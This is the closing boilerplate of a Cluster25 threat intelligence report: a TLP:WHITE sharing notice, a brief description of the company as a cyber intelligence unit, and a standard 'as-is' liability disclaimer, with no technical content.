```

RESTRICTIONS ON SHARING

This report is shared according to the information sharing standard **TLP** - TRAFFIC LIGHT PROTOCOL - (https://www.cisa.gov/tlp) and has been classified - **WHITE** - The information contained therein and that of the related attachments is therefore free to use and share.

About Cluster25

Cluster25 is a Cyber Intelligence Unit. Its experts are specialized in hunting and collecting cyber threats, in analysis and reverse engineering tasks.

Visit us at cluster25.io

Given the inherent nature of threat intelligence, the content contained in this report is based on information gathered and understood at the time of its creation. The information in this report is general in nature and does not take into account the specific needs of your IT ecosystem and network, which may vary and require unique action. As such, Cluster25 provides the information and content on an "as-is" basis without representation or warranty and accepts no liability for any action or failure to act taken in response to the information contained or referenced in this report. The reader is responsible for determining whether or not to follow any of the suggestions, recommendations or potential mitigations set out in this report, entirely at their own discretion.